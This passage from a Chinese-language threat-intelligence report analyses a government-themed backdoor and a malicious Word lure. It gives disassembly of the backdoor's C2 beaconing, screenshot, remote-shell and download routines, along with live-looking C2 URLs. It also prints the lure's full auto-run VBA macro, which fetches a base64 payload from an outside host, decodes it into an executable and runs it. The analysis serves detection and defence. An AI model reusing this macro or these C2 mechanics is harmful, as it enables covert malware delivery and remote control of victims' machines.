00428BF3	. B9 04000000	mov ecx,0x4	A 0 SS 002B 32
00428BF8	. E8 0304EFFF	call Define_t.00409000	Z 1 DS 002B 32
00428BFD	. 8B45 94	mov eax,[local.27]	S 0 FS 0053 32
00428C00	. 8D55 8C	lea edx,[local.29]	T 0 GS 002B 32
00428C03	. E8 88921300	call Define_t.00561E90	D 0
00428C08	. 8B55 8C	mov edx,[local.29]	O 0 LastErr ERR
00428C0B	. B8 E0455E00	mov eax,Define_t.005E45E0	EFL 00000246 (NO)
00428C10	. E8 7B00FEFF	call Define_t.00408C90	ST0 empty 0.0
00428C15	. 6A 00	push 0x0	ST1 empty 0.0
CNAME=计算机名+Guid			
Base64编码后			
005E45E0=Define_t.005E45E0			
eax=00000000			


编码后cname报文-pic23

2. 通过 `GetVersion` 函数收集当前系统版本



通过GetVersion函数收集当前系统版本-pic24

并且将其结果通过Base64进行编码,组成 osversion 报文



编码osversion报文-pic25

3. 通过 WMI 查询本地安装的安全软件

被侦查的安全软件包括 360 , F-secure , Corporate , Bitdefender

通过wmi查询本地安全的安全软件-pic26

0042825C	.~ 75 50	jnz short Define_t.004282AE	
0042825E	. BA 6CF55800	mov edx,Define_t.0058F56C	360
00428263	. A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
00428268	. E8 336D0200	call Define_t.0044EFA0	
0042826D	. 84C0	test al,al	
0042826F	.~ 75 3D	jnz short Define_t.004282AE	
00428271	. BA A4F55800	mov edx,Define_t.0058F5A4	Corporate
00428276	. A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
0042827B	. E8 206D0200	call Define_t.0044EFA0	
00428280	. 84C0	test al,al	
00428282	.~ 75 2A	jnz short Define_t.004282AE	
00428284	. BA BCF55800	mov edx,Define_t.0058F5BC	F-Secure
00428289	. A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
0042828E	. E8 0D6D0200	call Define_t.0044EFA0	
00428293	. 84C0	test al,al	
00428295	.~ 75 17	jnz short Define_t.004282AE	
00428297	. BA D4F55800	mov edx,Define_t.0058F5D4	Bitdefender
0042829C	. A1 00465E00	mov eax,dword ptr ds:[0x5E4600]	
004282A1	. E8 FA6C0200	call Define_t.0044EFA0	
004282A6	. 84C0	test al,al	
004282A8	.~ 0F84 FD010000	je Define_t.004284AB	
004282AE	> -8B83 A0040000	mov eax,dword ptr ds:[ebx+0x400]	
004282B4	. 8B80 BC030000	mov eax,dword ptr ds:[eax+0x3BC]	
004282B8	. D0 FEEF0000	mov edx,Define_t.0058FEEF0	Rea

被侦查的安全软件列表-pic27

如果存在的话,获取结果组成 av 报文

4. 通过 `GetModuleFile` 函数获取当前文件的运行路径

通过GetModuleFile函数获取当前文件运行路径-pic28

将当前程序运行路径信息通过base64编码组成 `aname` 报文

编码 `aname` 报文-pic29

5.后门版本号 `ver` 报文,本次活动的后门版本号为:5.HXD.zz.1201

当前后门版本

地址	HEX 数据	ASCII	0160FD7C 00000000
01889FFC	43 3A 5C 55 73 65 72 73 5C 55 73 65 72 5C 44 65	C:\Users\...\User\De	0160FD80 00000000
01889FFC	73 6B 74 6F 78 5C 44 65 66 69 6E 65 20 74 68 65	sktop\Define the	0160FD84 00000000
0188A00C	28 49 6E 74 65 72 6E 65 74 28 69 6E 20 67 6F 76	Internet in gov	0160FD88 0058E544
0188A01C	65 72 6E 60 65 6E 74 28 69 6E 73 74 69 74 75 74	ernment institut	0160FD8C 018810B4
0188A02C	69 6F 6E 73 5F 78 64 66 2E 65 78 65 00 00 00 00	ions.pdf.exe....	0160FD90 0058F830
0188A03C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD94 0058F87C
0188A04C	71 C8 47 00 BC 00 88 01 00 00 00 00 00 00 00 00	q签.缺?.....	0160FD98 01864254
0188A05C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD9C 0160F080
0188A06C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDA0 00428C34
0188A07C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDA4 017F4C4C
0188A08C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDA8 005BF80C
0188A09C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDAC 0160FD8C

编码前ver报文-pic30

将版本号通过base64编码组成 ver 报文

ver Base64编码后


地址	HEX 数据	ASCII	0160FD7C 00000000
01889FFC	43 3A 5C 55 73 65 72 73 5C 55 73 65 72 5C 44 65	C:\Users\...\User\De	0160FD80 00000000
01889FFC	73 6B 74 6F 78 5C 44 65 66 69 6E 65 20 74 68 65	sktop\Define the	0160FD84 00000000
0188A00C	28 49 6E 74 65 72 6E 65 74 28 69 6E 20 67 6F 76	Internet in gov	0160FD88 0058E544
0188A01C	65 72 6E 60 65 6E 74 28 69 6E 73 74 69 74 75 74	ernment institut	0160FD8C 018810B4
0188A02C	69 6F 6E 73 5F 78 64 66 2E 65 78 65 00 00 00 00	ions.pdf.exe....	0160FD90 0058F830
0188A03C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD94 0058F87C
0188A04C	71 C8 47 00 BC 00 88 01 00 00 00 00 00 00 00 00	q签.缺?.....	0160FD98 01864254
0188A05C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FD9C 0160F080
0188A06C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDA0 00428C34
0188A07C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDA4 017F4C4C
0188A08C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDA8 005BF80C
0188A09C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0160FDAC 0160FD8C

编码后ver报文-pic31

将这些信息按照如下方式拼接好后,通过 Send 方式向URL地址

<http://nicoledotson.icu/debby/weatherford/yportysnr> 发送上线报文

cname=&av=&qosversion=&aname=&ver=




通过send发送报文-pic32



wireshark报文-pic33

②. 获取指令

通过 <http://nicoledotson.icu/debby/weatherford/ekspertyza> URL获取功能命令(功能为截屏,远程shell,以及下载文件)



获取功能指令-pic34

③.发送屏幕快照

截取屏幕快照函数

截屏主要代码-pic35

向URL地址 <http://nicoledotson.icu/debby/weatherford/Zavantazhyt> 发送截屏

00426A95	- 85C0	test eax,eax	
00426A97	- 75 75	jnz short Define_t.00426B0E	
00426A99	- A1 D0455E00	mov eax,dword ptr ds:[0x5E4500]	
00426A9C	- 8000 00000000	mov ecx,dword ptr ds:[eax+0x400]	
00426A94	- BB88 BC030000	mov eax,dword ptr ds:[eax+0x38C]	
00426AAA	- BA 00F05800	mov edx,Define_t.0058F000	
00426AAE	- BB8D D0455E00	mov ecx,dword ptr ds:[0x5E4500]	
00426AB5	- BB89 A0040000	mov ecx,dword ptr ds:[ecx+0x400]	
00426ABB	- BB89 BC030000	mov ecx,dword ptr ds:[ecx+0x38C]	
00426AC1	- BB89	mov ecx,dword ptr ds:[ecx]	
00426AC3	- FF91 A4000000	call dword ptr ds:[ecx+0x84]	
00426AC9	- BB D0F05800	mov eax,Define_t.0058F000	terrell
00426ACE	- 50	push eax	
00426ACF	- FF75 FC	push [local.1]	Define_t.005E9004
00426AD2	- FF75 F4	push [local.3]	Define_t.0056D980
00426AD5	- 8D85 6CFFFFF	lea eax,[local.37]	
00426AD8	- E8 E0D1FDD	call Define_t.00403CC0	
00426AE0	- 6A 00	push 0x0	
00426AE2	- B9 E4F05800	mov ecx,Define_t.0058F0E4	zavantazhyty
00426AE7	- BB15 10465E0	mov edx,dword ptr ds:[0x5E4610]	http://nicoledotson.icu/debby/weatherford/
00426AED	- BD85 6CFFFFF	lea eax,[local.37]	
00426AF3	- E8 9822FF	call Define_t.00408D90	
00426AF8	- BB95 6CFFFFF	mov edx,[local.37]	
00426AFE	- BB4D EC	mov ecx,[local.5]	Define_t.00400000
00426B01	- BB45 E8	mov eax,[local.6]	
00426B04	- E8 07FE1300	call Define_t.00566910	
00426B09	- E9 88000000	jmp Define_t.00426B96	
00426B0E	> BA 00F15800	mov edx,Define_t.0058F100	cd
		0058F0E4=Define_t.0058F0E4 (ASCII "zavantazhyty")	
		ecx=00000011	

发送截屏-pic36

④. 远程shell

远程shell主要代码

```

else if (< sub_44EFA0() )
{
    v14 = *(__DWORD *)(&_DWORD)(v55 + 1184) + 0x3BC;
    v15 = **(__DWORD **)(__DWORD)(v55 + 1184) + 0x3BC;
    (*void __fastcall **)(int, void **)(v15 + 164)(v15, &off_58F2AC); // shell
    sub_493C00(&v47);
    sub_493C00(&v49);
    sub_498D90();
    sub_4272E0(v55, {int}"vydalaty", v49, a3, a4, a5, &v48);
    sub_498D90();
    v20 = *(__DWORD *)(&_DWORD)(v55 + 0x440 + 956);
    v17 = **(__DWORD **)(__DWORD)(v55 + 0x440 + 956);
    (*void __fastcall **)(int, int)(v17 + 184)(v17, v48);
    Sleep(0x140);
    sub_426D40(v18, &v48);
    sub_567340(v19, &v47);
    create_shell(&v27, {int}&off_58F28C, &v53, a3, a4, a5); // 命令shell
    sub_567280(v53, &v47, a3, a4, a5);
    sub_4269A0(v20, &unk_58F10B);
}

// 远程shell代码

```



Gcow 安全团队
— SEC PULSE —

远程shell主要代码-pic37


向URL地址 <http://nicoledotson.icu/debby/weatherford/pidnimit> 发送shell回显

		寄存器 (FPU)																	
		EAX	00000000	ECX	00000011	EDX	77902000 ntdll_12.778B2080	EBX	00560980 Define_t_00560980	ESP	9160F9E4	EBP	9160F9E4	ESI	9160F9E4 ASCII "白U"	EDI	00202550	EIP	00560980 Define_t_00560980
00426824	. 8080 A004000 nov eax,dword ptr ds:[eax+0x400]																	C 0 ES 0028 32位 0(FFFFFFFF)	
00426829	. 8080 BC03000 nov eax,dword ptr ds:[eax+0x3BC]																	P 1 CS 0023 32位 0(FFFFFFFF)	
00426830	. BA 10F15800 nov edx,Define_t_0058F110																	A 0 SS 0020 32位 0(FFFFFFFF)	
00426835	. 8800 00455E0 nov ecx,dword ptr ds:[ecx+0x5E0]																	Z 1 DS 0028 32位 0(FFFFFFFF)	
00426838	. 8880 A004000 nov ecx,dword ptr ds:[ecx+0x400]																	S 0 FS 0053 32位 7EFDD000(FFFF)	
00426841	. 8880 BC03000 nov ecx,dword ptr ds:[ecx+0x3BC]																	T 0 GS 0028 32位 0(FFFFFFFF)	
00426847	. 8809 FF91 A0000000 call dword ptr ds:[ecx+0x80]																	D 0	
00426849	. 8840 8840 FC nov ecx,[local.1]																	O 0 LastErr ERROR_INVALID_PARAMETER	
00426852	. 80 A0C05800 nov edx,Define_t_0058F000																	EFL 00000240 (NO,NB,E,BE,NS,PE,DE)	
00426857	. 8845 EC nov eax,[local.5]																	ST0 empty 0.0	
00426859	. E8 21190100 call Define_t_00438480																	ST1 empty 0.0	
0042685F	. F775 F4 push [local.3]																	ST2 empty 0.0	
00426862	. 8085 6CFFFFFI lea eax,[local.37]																	ST3 empty 0.0	
00426868	. E8 5301FDFF call Define_t_00403CC0																	ST4 empty 0.0	
0042686D	. 60 00 push 0x0																	ST5 empty 0.0	
00426874	. B9 2CF15800 nov ecx,Define_t_0058F12C																	ST6 empty 0.0	
00426878	. 8815 10465E0 nov edx,[word ptr ds:[0x5E6410]]																	ST7 empty 0.0	
00426879	ds:[0x5E6410]-00000000																		
	edx=778B2080 (ntdll_12.778B2080)																		
		寄存器 (FPU)										堆栈 (Stack)							
0056E000	50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII	z.....	0160F9E4	777E9930	返回到 ntdll_12.777E9930													
0056E010	70 3B 41 00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII	p;A....	0160F9E5	00000001														
0056E020	00 00 00 00 E8 10 45 00 20 BF 44 00 40 BF 44 00	ASCII?E.	0160F9E0	00000000														
0056E030	68 EE 44 00 00 EE 44 00 80 45 00 90 10 45 00	ASCII?.J.D	0160F9E4	00560980	Define_t_00560980													
0056E040	E8 49 44 00 10 4A 44 00 00 45 43 00 00 00 00 00	ASCII	调D..WJD	0160F9E8	00202550														
0056E050	00 00 15 45 00 90 E1 42 00 00 E1 42 00 00 00 00	ASCII	...?E..	0160F9E5	00569884	Define_t_00569884													
0056E060	40 37 45 00 00 38 3D 45 00 40 3D 45 00 00 00 00	ASCII	?Z.E	0160F9E0	0160F9E4														
0056E070	B0 A9 46 00 00 50 52 47 00 F0 52 47 00	ASCII	后F..些F	0160F9E0	77820899	返回到 ntdll_12.77820899 来自 ntdll_12.777E9930													
0056E080	28 EA 46 00 F0 B0 46 00 00 BE 46 00	ASCII	..明.明	0160F9E8	00560980	Define_t_00560980													
0056E090	00 00 00 00 70 E7 46 00 00 00 00 20 F9 46 00	ASCII	...?E..	0160F9E0C	00400000	Define_t_00400000													

发送shell回显-pic38

⑤. 文件下载

下载文件,推测应该先另存为base64编码的txt文件再解密另存为exe文件,最后删除txt文件.由于环境问题我们并没有捕获后续的代码



下载文件1-pic39

```

(*(void __fastcall*)(int, const char *))(v22 + 0xA4))(v22, "Download File");
sub_403C0(&v47);
sub_403C0(&v49);
sub_408D90();
sub_4272E0(v55, (int)"vydalaty", v49, a3, a4, a5, &v48);
sub_408D90();
v23 = *(__DWORD **)(__DWORD *)(v55 + 0x4A0) + 0x3BC;
v24 = **(__DWORD **)(__DWORD *)(v55 + 0x4A0) + 0x38C;
(*(void __fastcall*)(int, int))(v24 + 0xA4))(v24, v47);
Sleep(0x1F4u);
sub_426D40(v25, &v48);
sub_567340(v26, &v47);
v27 = *(__DWORD **)(__DWORD *)(dword_5E45D0 + 0x4A0) + 0x3BC;
v28 = **(__DWORD **)(__DWORD *)(dword_5E45D0 + 0x4A0) + 0x38C;
(*(void __fastcall*)(int, int))(v28 + 164))(v28, v47);
v52 = sub_4259E0(&unk_58EB70, 1, 1, a3, a4, a5);
v29 = (_DWORD *)sub_40D9B0(1, (int)&v41, &v44);
v35 = sub_40F650(v29, a3, (int)&savedregs, a4, a5, 0);
if ( !v35 )
{
    *((__BYTE *)v52 + 9) = 1;
    sub_43A940((int)v52, 5);
    sub_426D40(v31, &v48);
    sub_567340(v32, &v47);
    sub_408C90(v52 + 0xE, v47);
    sub_44E500((int)"TEMP", &v42, a4, a5);
    v37 = v42;
    v38 = (const char *)&unk_58EF18;
    sub_425480(20, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", &v43);
    v39 = v43;
    v40 = ".txt";
    sub_409000(v52 + 12, (int)&v37, 3, a3, a4, a5, 0);
    v38 = "SecurityHealthService-";
    sub_425480(3, (int)"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", &v42);
    v39 = v42;
    v40 = ".exe";
}

```



下载文件2-pic40

⑥. 删除命令

通过URL <http://nicoledotson.icu/debby/weatherford/vydalaty> 获取删除指令

```

00426E8E . 8D45 B8 lea eax,[local.18]
00426E91 . E8 2ACEFDFF call Define_t.00403CC0
00426E96 . 6A 00 push 0x0
00426E98 . 8B0D E0455E0 mov ecx,dword ptr ds:[0x5E45E0]
00426E9E . BA C8F15800 mov edx,Define_t.0058F1C8
00426EA3 . 8D45 B8 lea eax,[local.18]
00426EA6 . E8 E51EFFF call Define_t.00408D90
00426EB0 . 8B4D B8 mov ecx,[local.18]
00426EAE . BA E4F15800 mov edx,Define_t.0058F1E4 vydalaty
00426EB3 . 8B45 F8 mov eax,[local.2]
00426EB6 . E8 25040000 call Define_t.004272E0
00426EBB . 8B4D BC mov ecx,[local.17]
00426EBE . BA FCF15800 mov edx,Define_t.0058F1FC
00426EC3 . 8D45 C0 lea eax,[local.16]
00426EC6 . E8 C51EFFF call Define_t.00408D90
00426ECB . 8B55 C0 mov edx,[local.16]
00426ECE . 8B45 F8 mov eax,[local.2]
00426ED1 . 8B80 A0040000 mov eax,dword ptr ds:[eax+0x4A0]
00426ED7 . 8B80 BC030000 mov eax,dword ptr ds:[eax+0x3BC]
00426EDD . 8B4D F8 mov ecx,[local.2]
00426EE0 . 8B89 A0040000 mov ecx,dword ptr ds:[ecx+0x4A0]
00426EE6 . 8B89 BC030000 mov ecx,dword ptr ds:[ecx+0x3BC]
00426EEC . 8B89 mov ecx,dword ptr ds:[ecx]

```



获取删除指令-pic41

此外我们还关联到一个与之相似的样本,诱饵文档与之相同故不再赘述

样本信息		Internet in government(互联网在政府机构)
样本MD5	20d21c75b92be3cfcd5f69a3ef1deed2	
样本SHA-1	fd20567190ef2920c5c6c449aeeb9fe75f7df425	
样本SHA-256	23aa2347bf83127d40e05742d7c521245e51886f38b285be7227ddb96d765337	
样本类型	Win32 EXE GUI程序	
样本大小	2.01 MB (2106880 bytes)	
编写语言	Pascal	
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386	
时间戳	1970-01-01 1:00 (100%造假)	
最初上传时间	2020-01-20 12:09:44	

样本Internet in government_984747457_489376.exe信息(表格)-pic42

(2).Employee-entitlements-2020

a. 样本信息

样本信息	Employee-entitlements-2020(员工权益-2020)
样本MD5	91f83b03651bb4d1c0a40e29fc2c92a1
样本SHA-1	c1cf6bbd8ce0ce03d7cd37c68ee9e694c582aef
样本SHA-256	b33f22b967a5be0e886d479d47d6c9d35c6639d2ba2e14ffe42e7d2e5b11ad80
样本类型	MS Word 文档 带有恶意宏
样本大小	43.00 KB (44032 bytes)
样本创造时间	2020-01-20 09:10:00
最后保存时间	2020-01-20 10:11:00
最初上传时间	2020-01-22 08:41:44



样本Employee-entitlements-2020.doc文件信息(表格)-pic43

检测到英语	中文	萨摩亚语	阿拉伯语	▼	↔	中文(简体)	英语	History ⓘ
Employee-entitlements-2020.doc	×	员工权益-2020.doc						Creation Time 2020-01-20 09:10:00 First Submission 2020-01-22 08:41:44 Last Submission 2020-01-22 08:41:44 Last Analysis 2020-02-14 12:00:03

样本文件名翻译信息

最初VT上传时间

 Employee-entitlements-2020.doc	application name Microsoft Office Word character count 4774 code page Arabic creation datetime 2020-01-20 10:10:00 edit time 60 last saved 2020-01-20 10:11:00 page count 1 revision number 3 template Normal.dotm word count 837
---	--

样本文档创造时间,保存时间,页码语言



样本Employee-entitlements-2020.doc文件信息(图片)-pic44

该样本属于包含恶意宏的文档,我们打开可以看到其内容关于财政部关于文职和军事雇员福利的声明,属于涉及政治类的题材



原文

**样本Employee-entitlements-2020.doc
原文以及翻译信息**

财政部关于文职和军事雇员福利的声明，并解释了新的一年所有的详细信息

财政部发表了一项声明，以更正许多媒体和社交媒体网站上有关向公共部门雇员支付会费的方案的报道。

财政部说：“我们谨通知您，财政部长舒克里·比沙拉（Shukri Bishara）今天将在星期一向部长会议提出可供选择的方案，以支付剩余的公职人员薪金欠款，以便部长会议就此作出适当的决定。”

该部表示，迄今为止，有薪和无薪雇员的应享权利占过去六个月工资的40%。

媒体说，将在今天星期一举行的沙泰耶政府每周例会将决定支付拖欠员工的款项的程序，支付程序的时间和金额的多少。会议还将讨论由

翻译



b. 样本分析

通过使用 `olevba dump` 出其包含的恶意宏代码(如下图所示:)

其主要逻辑为:下载该URL <http://linda-callaghan.icu/Minkowski/brown> 上的内容到本台机器的 `%ProgramData%IntegratedOffice.txt` (此时并不是其后门,而且后门文件的 `base64` 编码后的结果)。通过读取 `IntegratedOffice.txt` 的所有内容将其解码后,把数据流写入 `%ProgramData%IntegratedOffice.exe` 中,并且延迟运行 `%ProgramData%IntegratedOffice.exe` 删 除 `%ProgramData%IntegratedOffice.txt`

```

'主体函数
Private Sub Document_Open()
Dim oStream
Set xhttp = CreateObject("MSXML2.XMLHTTP")
xhttp.Open "POST", "http://linda-callaghan.icu/Minkowski/brown", False
xhttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xhttp.responseText
oStream.SaveToFile "C:\ProgramData\IntegratedOffice.txt"
'将http://linda-callaghan.icu/Minkowski/brown内容写入C:\ProgramData\IntegratedOffice.txt
oStream.Close
Set fso = CreateObject("Scripting.FileSystemObject")
Set mm = fso.OpenTextFile("C:\ProgramData\IntegratedOffice.txt", 1)
contents = mm.ReadAll() '读取C:\ProgramData\IntegratedOffice.txt全部内容
oStream.Close
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue '调用base64解密数据
BinaryStream.SaveToFile ("C:\ProgramData\IntegratedOffice.exe") '并且将解密数据写入C:\ProgramData\IntegratedOffice.exe
Call WaitFor(10)
Shell ("C:\ProgramData\IntegratedOffice.exe") '执行C:\ProgramData\IntegratedOffice.txt
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\IntegratedOffice.txt") '删除C:\ProgramData\IntegratedOffice.txt
End Sub

```




样本Employee-entitlements-2020.doc中的恶意宏文件主要代码(带注释)-pic46

样本信息	IntegratedOffice.exe
